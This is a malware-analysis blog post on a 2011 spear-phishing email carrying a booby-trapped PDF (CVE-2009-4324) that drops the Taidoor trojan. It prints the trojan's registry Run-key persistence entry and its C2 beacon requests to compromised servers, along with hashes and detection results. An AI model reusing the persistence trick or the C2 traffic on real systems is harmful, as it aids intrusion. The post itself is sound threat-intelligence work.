Altro

contagio

malware dump

Home

Mobile and print friendly view |

TUESDAY, JUNE 14, 2011

Jun 13 CVE-2009-4324 PDF navy procurement.pdf from compromised louisvilleheartsurgery.com w Trojan Taidoor

Common Vulnerabilities and Exposures (CVE) number


CVE-2009-4324 Use-after-free vulnerability in the Doc.media.newPlayer method in Multimedia.api in Adobe Reader and Acrobat 9.x before 9.3, and 8.x before 8.2 on Windows and Mac OS allows remote attackers to execute arbitrary code via a crafted PDF file using ZLib compressed streams, as exploited in the wild in December 2009.

General File Information

File navy procurement.pdf
File Size 222903
MD5 DF0DE9AD9E5BF00A60F8DE3D37683C5B
Distribution Email attachment

CLICK HERE SEE ALL OTHER PHISHING MESSAGES SENT VIA THAT SERVER


The trojaned documents were sent via `mail.louisvilleheartsurgery.com (66.147.51.202)`, which appears to be a legitimate mail server of University of Louisville surgery program, which is outsourced to/hosted at **Nuvox / Windstream Email hosting**. The server must be misconfigured or compromised and is being actively used as a rela for phishing.



Download

Download the original document, all the dropped files and pcap as a password protected archive (contact me if you need the password)


Original Message



------Original Message-----
From: Jessica Morrell [mailto:jmatyascik@gmail.com]
Sent: Monday, June 13, 2011 11:58 AM
To: xxxxxx
Subject: House panel recommends Navy procurement cuts

House panel recommends Navy procurement cuts

House appropriators have recommended lopping $1.7 billion off the Navy's
2012 procurement request of $45 billion, according to budget documents obtained by Navy Times.



The mark-up, prepared by the House Appropriations Committee Subcommittee on Defense, would fund the Navy with $43.5 billion for procurement in fiscal 2012, a 3.7 percent drop from the Navy Department's request. These figures inclu the Marine Corps. The panel's proposed cuts to the Navy request were larger than those for the Army and Air Force combined.

While cuts were proposed across the board, the appropriator's red pen fell heavily on buying new airplanes, missiles and drones, and frequently cited growth in costs as the rationale for the cuts. The proposal will head to the full committee for a vote, one of a number of steps before passage.

The deepest cuts proposed were for naval aviation procurement. The panel recommended aviation procurement fall by $782 million, for a total of $17.8 billion. The Navy hac requested $191 million for the Fire Scout drone program. That figure was more than halved by the subcommittee, who noted in the mark-up that the Navy's inventory of thes unmanned helicopters was already "excess to requirement." The Navy had planned to procure 12 Fire Scouts in 2012. The committee recommended only $76 million for the program in 2012.

The carrier-based joint strike fighter saw a proposed drop of $55 million due to an engineering change carryover and growth in logistics support and ground support equipmen

The rest of the text is from http://www.navytimes.com/news/2011/06/navy-house-defense-appropriations-subcommittee-budget-061011w/ (thanks to Lotta for the find)

Message Headers

```
Received: (qmail 23006 invoked from network); 13 Jun 2011 15:57:32 -0000
Received: from mail.louisvilleheartsurgery.com (HELO ucsamd.com) (66.147.51.202)
  byxxxxxxxxxxxxxx; 13 Jun 2011 15:57:32 -0000
Received: from UCSADC1 ([192.168.20.2]) by ucsamd.com with Microsoft SMTPSVC(6.0.3790.4675);
     Mon, 13 Jun 2011 11:57:31 -0400
Subject: House panel recommends Navy procurement cuts
Date: Mon, 13 Jun 2011 11:57:31 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed;
    boundary="----=_NextPart_000_0009_01CC29BA.37C5FD80"
X-Priority: 3
X-MSMail-Priority: Normal
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.3790.4721
From: "Jessica Morrell"
To: xxxxxxxxxxxxxxxxxxxxxxxxxx
X-Mailer: Microsoft Outlook, Build 10.0.2627
Return-Path: jmatyascik@gmail.com
Message-ID:
X-OriginalArrivalTime: 13 Jun 2011 15:57:31.0280 (UTC) FILETIME=[9A2BA100:01CC29E2]
```

Sender

IP numbers of host (1) 66.147.51.202
PTRs of IP numbers (1) mail.louisvilleheartsurgery.com
Host names sharing IP with A records (1) mail.louisvilleheartsurgery.com
A of PTR of A (1) 66.147.51.202

Automated Scans

File name: navy procurement.pdf
Submission date: 2011-06-14 03:49:42 (UTC)

http://www.virustotal.com/file-scan/report.html?id=d930a86412a5e41a74d3914e87328452dae5b765ffcde9e4845eebcf348899ca-1308023382
Result: 6 /42 (14.3%)
AVG 10.0.0.1190 2011.06.13 JS/Obfuscated
ClamAV 0.97.0.0 2011.06.14 PUA.Script.PDF.EmbeddedJS-1
Commtouch 5.3.2.6 2011.06.14 PDF/Obfusc.J!Camelot
eTrust-Vet 36.1.8384 2011.06.13 PDF/Pidief!generic
Ikarus T3.1.1.104.0 2011.06.14 Virus.JS.Obfuscated
Kaspersky 9.0.0.837 2011.06.14 Exploit.JS.Pdfka.dgd
MD5 : df0de9ad9e5bf00a60f8de3d37683c5b

Created files

This trojan is characterized by the traffic it generates -

http://99.1.23.71/qfgkt.php?id=030696111D308D0E8D
http://aaaaa/bbbbb.php?id=xxxxxxyyyyyyyyyyyy where
aaaaa is a host or domain
bbbbb is a 5 char string
xxxxxx is a 6 char changing string
yyyyyyyyyyy - 12 char more or less constant string

Local Settings\Netlogon.exe

File: Netlogon.exe
Size: 91136
MD5: FD184057AB056595B3857CB5BF193094

The name of the dropped file can be different, for example
Local Settings\cisvc.exe
Size: 91136
MD5: FD184057AB056595B3857CB5BF193094


Local Settings\Temp\8630950 - network recon file (created and deleted) - random digit name. If it was

deleted, it probably means it was deleted after transferring the data to the attackers.
Local Settings\Temp\~dfds3.reg - registry file to add to Run to ensure persistence in the system

Local Settings\Temp\ navy procurement.pdf - clean decoy file

File: navy procurement.pdf
Size: 127126
MD5: D376B24C74EEB19FCB18B5E5627DE7E0

navy procurement.pdf - decoy clean file



House panel recommends Navy procurement cuts

By Sam Fellman - Staff writer

Posted : Friday Jun 10, 2011 16:26:53 EDT

House appropriators have recommended lopping $1.7 billion off the Navy's 2012 procurement request of $45 billion, according to budget documents obtained by Navy Times.

The mark-up, prepared by the House Appropriations Committee Subcommittee on Defense, would find the Navy with $43.5 billion for procurement in fiscal 2012, a 3.7 percent drop from the Navy Department's request. These figures include the Marine Corps. The panel's proposed cuts to the Navy request were larger than those for the Army and Air Force combined.

While cuts were proposed across the board, the appropriator's red pen fell heavily on buying new airplanes, missiles and drones, and frequently cited growth in costs as the rationale for the cuts. The proposal will head to the full committee for a vote, one of a number


~dfds3.reg
this is to achieve persistence in the system upon reboot
contents of the file:

Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"Netlogon"="C:\\Documents and Settings\\mila\\Local Settings\\Netlogon.exe"

8630950

File: 8630950
Size: 1232
MD5: E974CD8F1200D8C0A7ECECDD8D94A3D0
network recon



8630950 - Notepad

File Edit Format View Help

Windows IP Configuration

Host Name . . . . . : xpsp3-Reader9
Primary Dns Suffix . . . . . :
Node Type . . . . . : Unknown
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : [redacted]

Ethernet adapter Local Area Connection:


Connection-specific DNS Suffix . : [redacted]
Description . . . . . : AMD PCNET Family PCI Ethernet Adapter
Physical Address. . . . . : 08-00-27-95-05-F9
Dhcp Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IP Address. . . . . : 172.29.0.111
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.29.0.1
DHCP Server . . . . . : 172.29.0.1
DNS Servers . . . . . [redacted]
Lease Obtained. . . . . : Monday, June 13, 2011 11:15:12 PM
Lease Expires . . . . . : Tuesday, June 14, 2011 11:15:12 PM

Netlogon.exe fd184057ab056595b3857cb5bf193094

Netlogon.exe
Submission date: 2011-06-14 05:56:20 (UTC)
Result: 12/ 42 (28.6%)
http://www.virustotal.com/file-scan/report.html?id=5bfad00d3eebd693d51d77cac3c2007dbc110100c2731a76a3f869db68077b66-1308030980
AntiVir 7.11.9.170 2011.06.14 TR/Hijacker.Gen
AVG 10.0.0.1190 2011.06.13 Generic22.BYNK
BitDefender 7.2 2011.06.14 Gen:Trojan.Heur.TP.fq3@bW8edmab
Emsisoft 5.1.0.8 2011.06.14 Trojan.SuspectCRC!IK
GData 22 2011.06.14 Gen:Trojan.Heur.TP.fq3@bW8edmab
Ikarus T3.1.1.104.0 2011.06.14 Trojan.SuspectCRC
Kaspersky 9.0.0.837 2011.06.14 Trojan.Win32.Inject.bdfx
Microsoft 1.6903 2011.06.13 VirTool:Win32/Injector.gen!BJ
NOD32 6205 2011.06.14 a variant of Win32/Injector.GUH
Norman 6.07.10 2011.06.13 W32/Obfuscated.JA

Panda 10.0.3.5 2011.06.13 Suspicious file
VBA32 3.12.16.1 2011.06.13 TrojanDownloader.Rubinurd.f
MD5 : fd184057ab056595b3857cb5bf193094


Strings excerpt



?T
f4V
/ntdll.dll
NtUnmapViewOfSection
host.exe "
vices.exe "
%ProgramFiles%\Mcafee
abcde

Unicode Strings:

Language code of the file is displayed as English - United States en-us 1033 but the language ID is actually Chinese Simplified (The language ID is a word integer value mad up of a primary language and its sublanguage which is defined by Windows. If the resource item is “language neutral” then this value is zero.)



Traffic

CnC server - same as in

- Jun 1 CVE-2010-3333 DOC 2011 Insider's Guide to Military Benefits from compromised louisvilleheartsurgery.com w Trojan Taidoor
- May 31 CVE-2010-3333 DOC Q and A.doc compromised louisvilleheartsurgery.com w Trojan Taidoor
- May 31 CVE-2010-3333 DOC President Obama's Speech.doc from compromised louisvilleheartsurgery.com w Trojan Taidoor
- Jun 1 CVE-2010-3333 DOC You are my King from compromised louisvilleheartsurgery.com w Trojan Taidoor

CLICK HERE SEE ALL OTHERS SENT VIA THAT SERVER

SSL to / from **99.1.23.71:443** and **65.87.199.102:443**

examples
GET /rttlm.php?id=0125031911380616G0 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 65.87.199.102
Connection: Keep-Alive
Cache-Control: no-cache

GET /rttlm.php?id=0110531911380616G0 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 99.1.23.71
Connection: Keep-Alive
Cache-Control: no-cache

Other examples from other posts

From threatexpert

http://99.1.23.71:443/epzkq.php?id=018399121212121212
http://99.1.23.71:443/vkreb.php?id=017322121212121212
http://65.87.199.102:443/vkreb.php?id=020437121212121212

Other examples from the previous post are

GET /fvlbk.php?id=012943191138FEBC54 HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 99.1.23.71
Connection: Keep-Alive
Cache-Control: no-cache

GET /wmssk.php?id=016180191138FEBC54 HTTP/1.1

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 99.1.23.71
Connection: Keep-Alive
Cache-Control: no-cache

GET /ldtxh.php?id=011340111D30541B71 HTTP/1.1

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 99.1.23.71
Connection: Keep-Alive

99.1.23.71 appears to be a compromised IIS server used as CnC , which belongs to Sun Country Medical Equipment

99.1.23.64 - 99.1.23.71
SUN COUNTRY MEDICAL EQUIPMENT-080827115120
Private Address
Plano, TX 75075 United States

IPAdmin ATT Internet Services
+1-800-648-1626
ipadmin@att.com
IPAdmin ATT Internet Services
+1-800-648-1626
ipadmin@att.com

SBC-99-1-23-64-29-0808275145
Created: 2008-08-27
Updated: 2011-03-19
Source: whois.arin.net


65.87.199.102 - appears to be a compromised server used as CnC - hosting webserver from Gatortech.com, hosting and small business outsource company

vortex.gatortech.com
ISP: Synergy Networks
Organization: Synergy Networks
Proxy: None detected
Type: Corporate
Assignment: Static IP
Blacklist:
Geolocation Information
Country: United States us flag
State/Region: Florida

City: Naples

http://www.robtex.com/ip/65.87.199.102.html

65.87.199.102 Dudleycarson.com, sarasota-gulfcoast.com, yourhometownsweethearts.com, allstarrealtytony.com, rightwaysales.com and at least 63 other hosts point to 65.87.199.102.



From Threat expert report

- Analysis of the file resources indicate the following possible country of origin:

China

- There were registered attempts to establish connection with the remote hosts. The connection details are:

Remote Host	Port Number
65.87.199.102	443
99.1.23.71	443

- The data identified by the following URLs was then requested from the remote web server:
  - http://65.87.199.102/nlmhi.php?id=023293111D308D0E8D
  - http://99.1.23.71/nlmhi.php?id=015948111D308D0E8D
  - http://99.1.23.71/nlmhi.php?id=000083111D308D0E8D
  - http://99.1.23.71/nlmhi.php?id=000041111D308D0E8D

There was an outbound traffic produced on port 443:

```
00000000 | 4193 7170 A528 1497 5037 E980 7EDE AEF7 | A.qp.(..P7..~...
00000010 | AFC1 B229 D55E 016F 7990 7849 F589 4B36 | ...).^.oy.xI..K6
00000020 | 0397 3479 2D6E 71D3 D10F E866 FE9B AB3E | ..4y-nq....f...>
00000030 | 4F5A 307D 3778 25CE 36F6 6A19 18F6 B11B | OZ0}7x%.6.j.....
00000040 | 35B5 46A1 6257 2485 9C54 0092 66E4 95E2 | 5.F.bW$..T..f...
00000050 | AEB4 AEA5 154A A454 1CCD 2C1C E72E 35F8 | .....J.T..,...5.
00000060 | 861D 37E5 F983 5635 76DE C932 73BE C405 | ..7...V5v..2s...
```

Posted by Mila at 2:22 AM Tags: CVE-2009-4324, louisvilleheartsurgery.com, taidoor

No comments:

Post a Comment

Enter Comment

Newer Post Home Older Pos

Subscribe to: Post Comments (Atom)

Home